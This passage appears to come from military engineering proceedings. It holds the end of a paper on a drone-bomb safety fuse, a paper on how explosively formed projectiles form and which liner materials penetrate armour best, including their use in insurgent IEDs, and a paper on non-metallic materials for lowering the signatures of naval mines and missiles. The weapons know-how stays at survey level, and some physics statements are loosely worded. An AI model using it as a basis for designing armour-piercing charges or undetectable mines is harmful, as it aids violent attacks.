The probability P_{safe} of a safe detonation (no friendly vehicle in range) can be expressed as:

$P_{\text{safe}} = 1 - P_{\text{detect}}(r_{\text{detonate}})$, ensuring that if an allied vehicle is within the detonation radius, the bomb will suppress initiation.

Conclusion

This mathematical framework provides a robust model for implementing a safety-enhanced fuse for unguided bombs. By incorporating a combination of arming mechanisms and keyless detection systems, this approach ensures the bomb arms only at a safe distance from the drone and prevents detonation in proximity to allied vehicles. Future work could focus on refining detection algorithms to account for various battlefield conditions and improve the reliability of allied vehicle identification.

References

1. Benenson, I., & Armony, R. (2021). "Urban Warfare: The Role of Drones in Modern Conflicts." *Journal of Military Studies*, 12(1), 45-68;
2. Kahn, R. (2020). "Unmanned Aerial Vehicles: Evolution, Capabilities, and Future Trends." *Defense Technology Review*, 22(3), 87-102;
3. Miller, S. (2022). "Smart Munitions and the Future of Warfare: Safety Mechanisms and Ethical Considerations." *Military Technology*, 46(2), 25-39.
4. Wang, J., & Zhang, L. (2018). "Mathematical Modeling of Weapon Systems: Applications in Military Operations." *Journal of Defense Modeling and Simulation*, 15(4), 359-375.
5. Griffiths, H. (2021). "Payload Capacities of UAVs: Classifications and Implications for Military Operations." *Journal of Aeronautics*, 33(2), 75-92.
6. Smith, T. R. (2023). "Counter-Drone Systems: Strategies and Technologies." *Defense & Security Analysis*, 39(1), 15-30.

STUDY ON THE FORMATION OF EXPLOSIVE FORMED PROJECTILES (EFP)

**Ioana-Doriana Ācurar¹, Liviu – Cristian Matache,
Dana-Andreea-Alexandra Pîrvoi, Daniela Pintilie, Alin C. Sava**

¹ Faculty of Integrated Armament Systems, Military Engineering and Mechatronics,
Military Technical Academy “Ferdinand I”, Bucharest, Romania ioana.pacurar@mta.ro

Abstract: This paper examines the operational mechanism of explosively formed projectile (EFP) warhead components, a field of great interest in technological and military research. These projectiles are used in military and industrial applications, being capable of penetrating heavy armor due to their speed and shape.

Keyword: EFP; armor penetration; disc deformation; shaped charge warhead; material for the metal disc; deformation mechanism.

Introduction

Research on explosive formed projectiles has intensified in recent years, with multiple applications, particularly in the defense sector. Internationally, there is extensive literature on numerical simulations, experimental methods, and materials used to enhance EFP efficiency. In Romania, research is still in its early stages, with only a few isolated academic contributions.

The use of an EFP remains one of the most versatile methods for armor penetration. The projectile is formed by the dynamic deformation of a metal plate following the detonation of an explosive charge positioned behind it. The formation of an EFP is illustrated in Figure 1, while an EFP created using thick, increasingly dense layered materials is shown in Figure 2. The disc deformation mechanism is very similar to that of a shaped charge warhead, and, in fact, this warhead is sometimes described as a shaped charge warhead.[1]




Figure 1: The result of a numerical simulation showing the formation of an EFP[1]




Figure 2: EFP formed using thick, increasingly dense layered materials[1]

The fundamental difference is that, instead of a conical liner being deformed into a jet, a relatively shallow disc is transformed into a slug or projectile. The nature and dimensions of the projectile can be optimized for specific applications by using different explosives, various "wave-shaping" techniques, and materials for the casing and disc. The disc is often made from a relatively soft material to ensure it deforms into an appropriate projectile shape. Relatively dense metals, such as steel ($\rho_0 = 7850 \text{ kg/m}^3$), iron ($\rho_0 = 7870 \text{ kg/m}^3$), copper ($\rho_0 = 8930 \text{ kg/m}^3$), and more recently tantalum ($\rho_0 = 16,690 \text{ kg/m}^3$), are used to ensure effective penetration performance, particularly at the lower end of the hydrodynamic regime (2-3 km/s).

Unlike shaped-charge warheads, an explosive formed projectile is insensitive to stand-off distance (the distance between the warhead and the base of the cone/lens). Therefore, it can be used in a wide range of applications, such as mines (e.g., the M70 remote anti-armor mine and the Yugoslav TMRP-6 anti-tank mine). It is also used in top-attack submunitions, such as those found in the M898 Sense and Destroy Armor (SADARM) projectiles and guided munitions.

Rondot (1998) studied the performance of tantalum EFPs that penetrated semi-infinite steel target plates, as well as pre-armored steel plates. In the latter case, a finite-thickness steel plate with varying hardness values (BHN = 107 and 480) and two different angles (0° and 60°) were perforated, and the depth of penetration in a witness steel plate (BHN = 320) was recorded. Results showed that the mass efficiency of the system at normal incidence did not exceed 1.15, while at an oblique angle of 60° , the mass efficiency improved, reaching 1.25 for projectiles with an L/d ratio of 6.0.[1]

1 Analysis of various types of materials and alloys

Explosive formed projectiles (EFPs) are advanced munitions that require high-quality materials to achieve the desired efficiency. The selection of the material for the metal disc that forms the projectile is crucial for the final performance of the EFP.

Material	Advantages	Disadvantages
Copper	Easy forming: Can be shaped into a long, thin projectile, ideal for armor penetration. Cost: It is cheaper than many other metals used in EFPs.	May not be as effective against advanced armor compared to harder materials.
Aluminum	Lightweight: Allows for transporting larger or multiple EFPs without adding significant mass. Cost: It is cheaper than many other metals used in EFPs.	Lacks the same penetration capability as denser materials due to its lower mass.
Tantalum	Superior penetration: Its high density and ductility enable it to penetrate the toughest armor. Stability at high temperatures: It maintains excellent performance even at extremely high temperatures generated during	High cost: One of the most expensive materials used, and it is rare and difficult to process.

	detonation.	
Copper Alloys	Properties can be tailored to meet specific requirements. Performance enhancement: Alloys can surpass the performance of pure copper under certain conditions.	Manufacturing and processing alloys can be more complex and costly.
Nickel and Nickel Alloys	Superior performance in extreme conditions, such as very high temperatures. Very durable and wear-resistant.	Expensive and not as widely available as other materials.

Copper is the most commonly used material for EFP discs due to its combination of density, ductility, and resistance to deformation, having the following properties:

- Density of 8.96 g/cm³, providing sufficient mass to maintain the kinetic energy necessary for penetration.
- Ductility: Copper can be significantly deformed without breaking, allowing it to form an efficiently aerodynamic projectile shape.
- Thermal conductivity: Prevents excessive heat buildup during rapid deformation.
- It is less effective against advanced armor compared to other harder materials.

Aluminum is sometimes chosen for applications where low weight is crucial, such as EFPs mounted on drones or other aerial platforms, having the following properties:

- Density of 2.70 g/cm³, significantly lighter than copper.
- Ductility: Aluminum is fairly ductile but not as much as copper.
- Corrosion resistance: Aluminum forms a protective oxide layer, preventing degradation in corrosive environments.

Tantalum is used in niche applications where maximum penetration capability is desired, even at the expense of cost, having the following properties:

- Density: 16.65 g/cm³, nearly double that of copper, making it extremely effective in retaining kinetic energy.
- Exceptional ductility: Tantalum is ideal for forming very dense and aerodynamic projectiles.
- High corrosion resistance: Tantalum is stable in nearly all environmental conditions.

Copper Alloys: In certain applications, copper alloys (e.g., copper-beryllium) are used to enhance the mechanical properties of EFPs, having the following properties:

- Variable density: Depending on the composition, alloys can have a density close to that of pure copper but with improved mechanical properties.
- Alloys can be harder and more wear-resistant than pure copper.

Nickel and Nickel Alloys: These are used for EFPs that must operate under extreme temperature and pressure conditions, having the following properties:

- Density of 8.90 g/cm³, similar to copper.
- Nickel maintains good mechanical properties at high temperatures.

- Nickel alloys are highly corrosion-resistant.

To determine the optimal configurations for EFP formation, a comprehensive approach is required that involves both numerical simulations and theoretical analysis through mathematical models. These methods are used to understand and optimize the behavior of materials and the geometry of EFPs during the detonation process and projectile formation. Analytical methods are useful for providing an initial understanding of the process, but numerical simulations are necessary for more precise results.

2 The process of projectile formation

When the explosive charge is detonated, the released energy is rapidly transferred to the metal disc. This directed explosion forces the disc to deform in a specific manner.

The metal disc deforms under the effect of the shock wave generated by the explosion, forming a high-speed projectile. The final shape of the projectile can vary, but it typically results in a long, slender object similar to a bullet, with an extremely high velocity (up to 2000 m/s). Due to its speed and aerodynamic shape, the EFP can penetrate thick armor or other hard materials. The impact with the target is extremely violent, causing severe damage.

With the development of modern anti-tank mines, the use of explosively formed projectiles (EFPs) against armored self-propelled targets has become common, representing one of the most versatile methods of engaging adversarial combat means. The projectile is formed by the dynamic deformation of a metal lens due to the detonation of an explosive charge placed behind it.

The deformation mechanism of the lens is similar to that of the metal liner deformation in shaped charges, with the major difference being that, instead of a conical liner deforming into a cumulative jet, in the case of EFPs, there is a lens with a slight curvature that deforms into a cylindrical or conical-cylindrical projectile.

For a specific application, the structure and size of the projectile can be optimized by using certain types of explosives, modifying the charge diameter, employing casings with various failure limits, or varying the materials used to fabricate the lens.

In general, the lens is made from a lightweight and ductile material to ensure the formation of a suitable projectile. Denser materials, such as steel or copper, are predominantly used for penetrating thicker target structures.

Unlike shaped charges, explosively formed projectiles are insensitive to stand-off distance, and therefore they can be effectively used as mines or submunitions that act upon the roofs of vehicles.




Figure 3: Projectile Formation through explosion at different time intervals (Autodyn Simulation) [5]

Since the shape of explosive formed projectiles varies from one configuration to another, there is a relatively small number of studies in the literature addressing the issue of protection against EFPs. In contrast, due to the consistency of the shape and properties of shaped charge jets and arrow-type projectiles, there is a significant body of scientific work addressing this issue.

3 Equipping munitions with EFPs

Equipping munitions with EFPs involves integrating these specialized projectiles into various weapon systems, such as guided missiles, bombs, anti-tank mines, or improvised explosive devices (IEDs). The design and equipping of an EFP depend on several factors, including the type of target, delivery platform, and specific operational requirements.

Integration of EFPs into various weapon systems:

- Guided Missiles: EFPs can be integrated into anti-tank missiles, such as the AGM-114 Hellfire, to ensure penetration of modern tank armor.
- Cluster Munitions: EFPs can be dispersed over a wide area to strike multiple armored targets simultaneously.
- IEDs: In the context of asymmetric conflicts, EFPs are used by insurgent groups to attack armored military vehicles.

EFPs provide an effective and lethal alternative to other types of munitions in certain tactical scenarios. The opportunity to utilize this technology is determined by the specifics of the mission and the nature of the targets. Optimal usage:

- EFPs are highly effective in asymmetric conflicts, where unconventional combatants face superior armored forces.
- In anti-tank operations, EFPs are used to penetrate the frontal armor of modern tanks, which is often extremely resistant to other forms of attack.

- EFPs are employed to destroy armored personnel carriers or combat vehicles, which are often equipped with advanced protection against conventional munitions.

4 Response of armor to EFPs

Very few manufacturers are willing to discuss how their armor responds to explosive formed projectiles (EFPs) launched from top attack weapon systems or off-route mine systems. While many manufacturers claim impressive non-initiation criteria, EFPs present a particularly challenging problem for explosive reactive armor (ERA) for two reasons.

Firstly, EFPs tend to have relatively flat dimensions compared to the sharp ogival shape of small arms projectiles. This can create a situation analogous to an impact experiment with a plate, where a high-intensity shock wave forms upon contact with steel. Additionally, EFPs travel at relatively high speeds, achieving impact velocities of up to 2000-3000 m/s. These factors increase the likelihood of shock initiation of explosives between the steel layers in ERA.

Secondly, EFPs tend to be short and thick projectiles, as opposed to long, thin jets or rods. This makes it difficult to disrupt the projectile with moving steel plates unless the plates are sufficiently thick. Certainly, ERA designed to counteract jets from shaped charges will have very little effect on this type of projectile, whereas those designed to withstand large-caliber penetrator projectiles with long rods will perform better.

Conclusions and future research

The purpose of this work was to present the functioning of the components involved in explosive formed projectile (EFP) systems. A comparative analysis of the advantages and disadvantages of materials used for the formation of the metal disc was conducted. The formation process of the projectile and the integration of EFPs into munitions were also discussed. Finally, some aspects regarding the response of armor to EFPs were highlighted.

Considering the topics addressed in this paper and the importance of enhancing armor-penetration capabilities, I believe that future research will have direct applicability for the defense industry. This research will contribute to the development of modern munitions with EFP components that are economically advantageous.

Future research directions will focus on developing more precise testing and simulation methods, as well as proposing improvements in the geometry and materials used in EFP formation. The relevance of this research will be underlined by its practical applicability in the field of defense.

References

1. Hazell, P. J. (2022). *Armour: materials, theory, and design*. CRC press.
2. Yang, D.; Lin, J. (2021). Numerical Investigation on the Formation and Penetration Behavior of Explosively Formed Projectile (EFP) with Variable Thickness Liner. *Symmetry* 13, 1342. <https://doi.org/10.3390/sym13081342>.

3. T.ROTARIU, *Chimia explozivilor*, București: Editura ATM, 2010.
4. T. V. ȚIGĂNESCU, M. MOLDOVAN, O. ORBAN și O. IORGA, *Fizica exploziei. Teorie și aplicații*, București: Editura Academiei Tehnice Militare, 2017.
5. PUICĂ, C., *Contribuții referitoare la studiul interacțiunii undelor de șoc generate de explozii cu structuri de tipul placă perforată*, Teză de doctorat, Academia Tehnică Militară, București, 2024.
6. Fong, R., Thompson, L., Tang, S., *Multiple Explosively Formed Penetrator (MEFP) Warhead Technology Development*, U.S. Army RDECOM-ARDEC, Picatinny, NJ 07806, USA.

THEORETICAL STUDY OF THE USAGE OF NON-METALLIC MATERIALS FOR NAVAL WAREFARE SYSTEMS

**Diana C. Dumitraș, Liviu C. Matache, Ioana D. Păcuraru,
Constantin Mateescu, Cristian E. Moldoveanu**

Research and Innovation Center for Naval Forces Constanta, Romania, Military Engineering and Technology Research Agency, Military Technical Academy „Ferdinand I”, Faculty of Integrated Systems of Armaments, Engineering and Mechatronics, Military Technical, Bucharest, Romania, dianacarmen.dumitras@gmail.com

Abstract: *This article studies the properties of non-metallic materials such as polymers and composites that exhibit properties comparable to those of metallic materials traditionally for naval ships, submarines, underwater weapons such as sea mines and torpedoes and naval reactive rocket. The study focuses on strength to stress and strain of the naval structures as well as the capacity of certain materials to absorb and reflect different waves such as magnetic and acoustic and electromagnetic waves used by detection and interception systems.*

Keywords: *stealth, material properties, strength of materials, stress-strain, electromagnetic wave, magnetic, acoustic, reflection, absorption.*

Introduction

Modern naval warfare continues to evolve due to the recent innovations such as digitization, the emergence of artificial intelligence and the incorporation of electronic package in naval technology. One of the most important aspects result of the technological innovations is the advancements of the detection systems that became more precise and less susceptible to interferences and jamming.



Figure 1: Naval combat technique [1]

The perspective of enemy detection and neutralization makes *stealth* a very important concept in the design and production of submarines, ships, and naval weapons. Detection devices use different materials characteristics such as their capacity to reflect different types of waves, in order to identify the position and dimensions of the military equipment.

The studies have shown that most non-metallic materials showcase such characteristics. Some example of this type of materials are composite and ceramic materials. They have generally high resistance to mechanical stress, thermal loads and chemical corrosion, low density, all which come at a low cost of exploitation compared to metals.

This study is a theoretical analysis of the material characteristics, their influence on the radar, acoustic and magnetic signatures and how they can be used to reduce the chances of detection, without compromising the stress bearing characteristics that the structures are usually inquired to have.

1 Theoretical study of material characteristics

Metals such as aluminum alloys, steel and tungsten are often used to make the resistance structure elements of naval rockets. Missiles are a crucial element of modern warfare, and those that fly in a hypersonic regime have the ability to engage targets at distances of hundreds of kilometers. For that their electronic package include elements able to configure and reconfigure trajectories, intercept and engage targets.

These electronic packages or avionics systems usually encompass the guidance, navigation, control systems, and the communication equipment on board the rocket. These elements are made from a combination of materials with good conductive properties that make the whole system susceptible to interception by enemy detection and neutralization systems. Therefore, replacing those materials with alternative ones can significantly reduce radar signature is one of the solutions that would lower the chances of interception while engaging a target.

The same aspects apply in the case of modern submarines and naval ships. The difference consists in the type of signature used for detection since most naval sonars use magnetic and acoustic sensors for detection and neutralization.

Among the classes of materials that have promising characteristics when it comes to lowering the different types of signatures, we mention:

- **Ceramics.** They have high hardness, excellent stability to thermal stress and are highly resistant to corrosion. Ceramics are often used in aerospace applications that require high temperatures;
- **Polymers,** such as PEEK (polyether ether ketone) or PTFE (polytetrafluoroethylene) can have excellent material properties that are often comparable to those of metallic materials and they are chemically inert;
- **Composite materials.** Many of these materials present superior properties compared to metallic materials, being a combination of two or more materials with different characteristics. Such materials are the carbon fiber composite polymers (CFRP);

- **Glass fibers** are used in many applications, certain formulations possessing high thermal and chemical resistance;
- **Intermetallic compounds.**

Some of the recent studies focused on composite materials, usually composed of a matrix and a reinforcement, due to their many advantages.

Compared to metals used for naval systems, some composite formulations have lower specific deformations, reduced mass and sometimes even lower exploitation and production cost. [5]

Some studies indicate that non-metallic materials can be used in extreme environmental conditions such as those to which space rockets are subjected to. Since the resistance structures of a rocket are subjected to significant stress and strain and considering these structures have the role of protecting command and control systems, it is crucial that they withstand environmental conditions of outer space such as extreme thermal cycles, charged particle radiation, ultraviolet radiation and some effects of plasma and atomic oxygen. [7, 8]

The results suggest some classes of composites and ceramics have successfully meet the performance requirements imposed by these applications.

When selecting materials for naval application, a requirement is that they must meet the criteria of resistance to the stresses that the structures of the naval systems are subjected to. The way we can assess whether they meet these criteria is through experimental tests such as mechanical loads. The results of the mechanical tests must validate the theoretical calculations of material strength.

The main differences between metallic and non-metallic materials often come down to strength, stiffness and durability in relation to their density. Metallic materials are significantly heavier and in the case of ballistic missiles this aspect poses problems in obtaining ballistic performance due to the fact that the aerodynamic forces are directly impacted the weight of the flying object (a naval rocket in this case). [2]

$$F_a = R + P \quad (1)$$

$$R = \frac{\rho \cdot V^2}{2} \cdot S \cdot C_x \quad (2)$$

$$P = \frac{\rho \cdot V^2}{2} \cdot S \cdot C_z \quad (3)$$

Here:

— F_a represents the resultant aerodynamic force, which is the vector sum of the drag force and the lift force;

— ρ represents atmospheric density;

— V is the velocity of the object at a certain point on the trajectory;

— S is the area of a considered section;

— C_x and C_z represent the aerodynamic coefficients.

Aerodynamic coefficients are also influenced by other factors, such as the Mach number corresponding to the velocity, the angle of incidence and most importantly, the Reynolds number (R_e).

The fundamental principles of external ballistics affirms that the general vectorial equation of motion in the mass center for a flying object is the following:

$$m \cdot \frac{d\vec{v}}{dt} = m \cdot \vec{a} = \vec{R} + \vec{q} \quad (4)$$

Here:

- \vec{a} and $\frac{dv}{dt}$ are different expressions for the acceleration of the center of mass,
- m the mass of the projectile,
- q is the acceleration of the mass.

Equations 1, 2, 3 and 4 show the dependence of the aerodynamic forces on the mass and implicitly the density of the object. Furthermore the acceleration of the force of gravity is directly proportional to the mass (m) of the projectile/missile according to *equation 5*.

$$\vec{g} = \frac{\vec{q}}{m} \quad (5)$$

Table 1 shows the non-metallic materials whose stress-strain resistance and durability properties are comparable to those of the metallic materials traditionally used for the naval combat applications.

The non-metallic materials studied in this paper are:

- Carbon fiber reinforced polymers (CFRP);
- Polyether ether ketone (PEEK);
- Polyoxymethylene (POM);
- Glass fiber reinforced plastic (GRP);
- Partially stabilized zirconium (PSZ);
- Tetrafluoroethylene Teflon (PTFE);
- Silicon carbide (SiC)

Table 1: Properties of metallic and non-metallic materials

Nr. Cr.	Material	Material density	Flexural strength	Flexural modulus	Tensile strength	Ultimate elongation (%)	Coefficient of linear thermal expansion $Cm/cm^{\circ}C \times 10^9$	Melting point ($^{\circ}C$)
		g/cm ³	MPa	MPa*10 ²	MPa			
1	PSZ	5.7 - 6.1	900-1200	2000-2200	450	0.1-0.2	1.02(25-400°C)	2700°C
2	CFRP	1.6	600-1200	700-1500	500-1500	300 1.5-2	-1 - 0.5	3000°C
3	PEEK	1.32	150-250	36	90-100	20-50	47	343°C
4	POM	1.41-1.42	90-150	28-32	60-70	10-20	110	160°C
5	GRP	1.8-2	150-300	100-250	100-200	1.5-3	10-20	200-1000°C
6	PTFE	2.2	10-20	4.8	28	300	12.6 (21-60°C)	327°C
7	SiC	3.16	550	4100	210	0.1-0.3	4	2830°C
8	Carbon Steel	7.75-8.05	370-520	1900-2100	276-1882	10-32	11-16.6	1425-1500°C
9	Steel Alloy	7.75-8.05	370-520	1900-2100	758-1020	10-25	11 -13	1400-1500°C
10	Titanium Alloys	4.4-4.8	240-1400	1050-1200	340-1400	10-25	8.6-10.8	1600-1670°C
11	Aluminum alloy	2.68-2.81	200-300	700	150-600	5-45	22-24	463-617°C

According to the data presented in *table 1*, the non-metals exhibit a high thermal resistance, an important characteristic when it comes to rocket structures since it influences the flight regime. This aspect is represented in *figure 2*. The study of the flight regime was carried out in relation to the maximum temperatures that appear on the outer surface of the structure and it depends on the flight velocity. [5]




Figure 2: Compatibility of materials with the flight regime [5]

The disadvantages of these materials, however, when it comes to the failure mechanisms and susceptibility to failure that may occur in case of material defects that may appear on the production line. [5]

According to scientific literature, composite materials made of fibers such as glass or carbon reinforcement in a resin matrix, could be used to make structures such as fuselages, transverse stabilizers, fuel containers, supply pipes and casings for solid fuel engines. Such a practical application can be seen in *figure 3*. [6]



Figure 3: PAC-3 missile propulsion casing, a link piece and a radar casing, all made out of composite material [6]

The mechanical strength of composite materials is influenced by a number of factors such as [9]:

1. The nature of the matrix material;
2. The nature the reinforcing element;
3. Fiber Volume Fraction of the reinforcing elements;
4. Fiber orientation and structure, where is the case;
5. Manufacturing process.

Also, another important aspect for naval systems is stability to specific environmental conditions. The management of corrosion for submarines is essential to ensure their durability and safety in exploitation. The same applies to military vessels and their weapon systems.

The usage of metals that are less susceptible to corrosion, such as titanium alloys or stainless steels, can significantly reduce these types of problems but have the disadvantage of a higher density which implies a much higher radar signature than non-metals. [3]

Therefore, when it comes to the resistance to mechanical and thermal loads, at a theoretical level the non-metals we studied showcase satisfactory characteristics and can be used for naval applications.

2 Influence of material characteristics on enemy detection capabilities

Detection systems that use magnetic and acoustic signatures detect naval systems such as submarines, naval mines, and ships and those that use radar signatures are meant to intercept ballistic missiles and rockets.

In the following we will study how these three different types of detection are influence by the characteristics of the material.

Acoustic sonars

In the case of acoustic influence sonars, often used in the detection of ships and submarines, the principle they are based on is the ability of an environment to transmit acoustic waves and the capacity of a material to either reflect or absorb them. The sensor generates a mechanical (acoustic) wave that is transmitted through a medium, and the speed with which it propagates is directly proportional to the density of that medium.

Correlating the data presented in *table 1* and *equation 6* (which describes the transmission of acoustic waves) non-metallic materials rather have an absorption capacity due to their lower density compared to metals. This aspect greatly diminishes the detection capacity of acoustic sensors.

For the propagation of acoustic waves through a medium, the propagation velocity of a sound wave (v) depends on the density (ρ) and compressibility modulus of the medium (C). The general equation for the speed of sound in a medium can be expressed as follows [11]:

$$v = \sqrt{\frac{C}{\rho}} \quad (6)$$

In solid mediums, there are two types of acoustic waves that are being propagated: a longitudinal wave, and a shear wave, each having a different propagation speed described by the *equation 7* (for the longitudinal wave) and *equation 8* (for the shear wave):

$$c_L = \sqrt{\frac{Y(1-\sigma)}{\rho_0 \cdot (1+\sigma)(1-2\sigma)}} \quad (7)$$

$$c_S = \sqrt{\frac{Y}{2\rho_0(1+\sigma)}} \quad (8)$$

Here:

- c_L represents the longitudinal wave;
- c_S represents the shear wave;
- Y is Young's Modulus;
- σ is the ratio of the transverse contraction (or expansion) strain to the longitudinal extension strain in the direction of the tensile force;

Analyzing the previous three equations we can state that regardless of the medium of propagation, acoustics are inversely proportional to the density of the medium of propagation.

The propagation of sound waves is highly dependent on the speed of sound in the medium where the sonar is placed and is described by the wave equation:

$$\nabla^2 - \frac{1}{c^2} \cdot \frac{\partial^2 p}{\partial t^2} = 0 \quad (9)$$

Here:

- ∇^2 is the Laplacian operator, representing spatial derivatives.
- p is the pressure of the sound wave.
- c is the speed of sound in the medium.

— t is the time variable.

Correlating the *equations 6, 7 and 8* with *equation 9*, we can affirm that the propagation of the sound wave decreases its value with the decrease of the density of the medium.

Metals are materials with high levels of speed of sound and they tend to transmit sound waves faster and provide clearer reflections. This causes the structure of the target be more easily detectable, unlike non-metals that have generally lower density, and cause signal delays and weaker reflections. This makes non-metals ideal for naval combat systems that require high protection against enemy interception.

Another material property that affects how acoustic waves influence target detection is *acoustic impedance*:

Acoustic impedance (Z) measures the opposition to the sound waves that travels through a material/substance and is calculated as the product of the density of the material (ρ) and the speed of sound (c) in that material, described by *equation 10* [13].

$$Z = \rho \cdot c \quad (10)$$

Acoustic impedance differences between mediums (eg. between air and solid material of a target) determine how much of the acoustic wave is reflected at the surface of the target. [13]

The detection capacity of a sensor is thus directly proportional to the impedance difference between the environment and the target. A larger portion of the acoustic wave that is reflected to the sensor will improve the detection capability and vice versa.

If there's a small difference between the impedance of the propagation medium and the target, a significant part of the wave can be captured by the material or absorbed, which can reduce the reflected wave and make detection much more difficult.

Magnetic sensors

Magnetic sensors, on the other hand, detect targets by measuring variations in the magnetic field caused by magnetic properties of the objects.

The main factor that influence how a magnetic sensor detects a target is *the magnetism of the material*.

Based on their magnetism properties materials are:

- Ferromagnetic materials;
- Paramagnetic materials;
- Diamagnetic materials;
- Non-magnetic materials;

Ferromagnetic materials such as alloys of iron, steel, nickel and cobalt have a high magnetic permeability, which means that they interact strongly with magnetic fields and can even remain magnetized after a magnetic field passes through them. That will later disrupt the magnetic field in the medium due to their residual magnetization.

Paramagnetic materials such as aluminum, magnesium and titanium have relatively low magnetic permeability and a weaker interaction with magnetic fields, therefore they are much more preferable for systems that require a certain level of stealth.

Diamagnetic materials such as copper, gold, silver or plastics easily repel magnetic fields and have a lower magnetic permeability than vacuum, being practically invisible to

most magnetic sensors since they do not generate significant disturbances in the magnetic field. Their disadvantage, however, come in terms of the high cost for exploitation and their resistance characteristics that are inferior to ferromagnetic and paramagnetic materials.

Non-magnetic and non-conductive materials such as composites, ceramics and polymers cannot be detected by conventional magnetic sensors because they do not influence magnetic fields, making them ideal for military applications. The cost of most of them is much reduced compared to other classes of materials, and some of them have excellent resistance to mechanical loads and corrosion.

Radar detection

Radars that are used for the detection and neutralization of ballistic missiles and rockets rely on the interception of their electromagnetic waves off the surface of the targets.

The radar signature of a material refers to its ability to reflect radar waves. *Table 2* centralizes the radar signature of the materials studied in *table 1*.

Public sources state that the Romanian Naval Forces currently have in their inventory reactive missile systems such as the P-21 and P-22 mobile anti-ship missile systems, the Naval Strike Missile (NSM) and the Mobile Anti-Ship Missile Launch System (SIML). These systems have a significant strategic importance regarding the defense of the Romanian maritime space. [14, 15] Therefore, avoiding enemy interception systems represents a very important aspect in the design and production of naval reactive munitions.

Material properties, such as conductivity, permittivity, and ability to absorb radar waves, strongly influence radar detection. Highly conductive materials reflect radar waves well and thus are easy to detect, while a combination of RAM materials and a proper geometry can significantly reduce the radar signature.

Reducing the thermal signature of missiles can also decrease the chances of interception, and it can be achieved by isolating equipment that causes temperature variations. Composites and ceramics are such materials that are capable of thermal isolation.

Table 2: Radar fingerprint level for the studied materials

NR. CRT.	MATERIAL	SIGNATURE LEVEL	CHARACTERISITICS
1	PEEK	low	dielectric nature and low density
2	POM	low	dielectric nature
3	GRP	varies with fiberglass content, but generally low	-
4	PTFE	Very low	dielectric properties
5	SiC	moderate	ceramic material with dielectric properties
6	Carbon Steel	High	-has significant electrical conductivity; -high density.
7	Steel Alloy	High	-
8	Titanium Alloys	moderate, being lower than that	-

NR. CRT.	MATERIAL	SIGNATURE LEVEL	CHARACTERISITICS
		of steel, but higher than that of dielectric materials	
9	Aluminum alloy	High	-has significant electrical conductivity;

Radar signature enables precise identification of targets due to the fact that each object has its own unique signature that is dependent on shape, size and material properties of that object. Also, the radar signature allows the interception of targets located at long distances even in unfavorable weather conditions. These aspects make the signature an essential factor in military and security applications.

Reducing the radar signature can be achieved in several ways, the most effective being the use of a reflective materials. Reflection of electromagnetic waves is one of the main mechanisms by which radars identify targets.

Highly conductive materials such as metals reflect much of the wave’s energy making them susceptible to detection, while non-metallic materials such as composites and ceramics absorb more radar energy and reflect less, reducing the signature.

Radar absorbing materials (RAM) are specially designed to absorb the energy of electromagnetic waves. They are mainly applied to the surface of aircraft and to reduce their radar visibility. Materials such as ferrites or polymers reinforced with conductive particles are a category of RAM materials and have the ability to convert the energy of electromagnetic waves into heat, reducing reflections.

Plasmonic materials and metamaterials are other classes of non-metallic materials that manipulate electromagnetic waves, some having the ability to avoid detection entirely by bending and redirecting radar waves around a structure they form. [16]

One such material is polyaniline (PANI), a highly conductive polymer, also having semiconducting properties, with relatively easy synthesis, unique properties and low cost. This material can be added to the composition of other materials to improve electrical properties and thus manipulate the radar signature.

Conclusions

Considering the aspects previously discussed non-metallic materials such as composites, polymers, and ceramics are a promising alternative for the production of naval warfare systems, making them less susceptible to detection, while ensuring satisfactory resistance properties to mechanical loads, corrosion, and extreme temperatures.

The study revealed that materials such as PEEK, POM, GRP, SiC and PTFE exhibit low radar signature, making them ideal for applications such as components of naval rockets and missiles, but also for constructing load-bearing structures of ships and submarines, since they are lightweight but still have sufficient mechanical strength for these specific applications (according to table 1).

Another promising property of non-metals is their low magnetic and acoustic signature, highly dependent to density of the materials. Naval mine components produced

with these materials become less likely to be detected and neutralized by enemy countermeasures.

Materials such as partially stabilized zirconium (PSZ), glass fiber reinforced plastic (GRP) and silicon carbide (SiC) have shown appropriate levels of resistance characteristics and low radar, magnetic and acoustic signatures, thus ensuring a satisfactory level of stealth.

So, taking into account all the aspects discussed, we can state that the replacement of metallic materials with composite materials, polymers and other types of non-metallic materials can represent a promising alternative in the naval applications.

Acknowledgements

The current study was conducted with the support of the personnel of the Military Technical Academy „Ferdinand I” of Bucharest, as well as the personnel of The Center for Research and Innovation for Naval Forces of Constanța, Romania. The experimental study as well as the theoretical research was conducted using the facilities and capabilities available in the two institutions.

References

1. <https://www.defence-industries.com/articles/emerging-trends-in-naval-warfare>
2. <https://breinerco.com/comparing-metallic-and-non-metallic-materials/>
3. <https://www.cnclathing.com/guide/metal-strength-chart-mechanical-properties-chart-of-different-metal-grades-and-alloys-cnclathing>
4. <https://material-properties.org/>
5. „Curs de construcția și exploatarea rachetelor”, Eugen Trană, Editura Academiei Tehnice Militare „Ferdinand I”, București, 2019
6. Safta D., Ghizdavu V., Istode L., Tehnologia sistemelor de propulsie aerospațiale, Editura Academiei Tehnice Militare, București, 2008
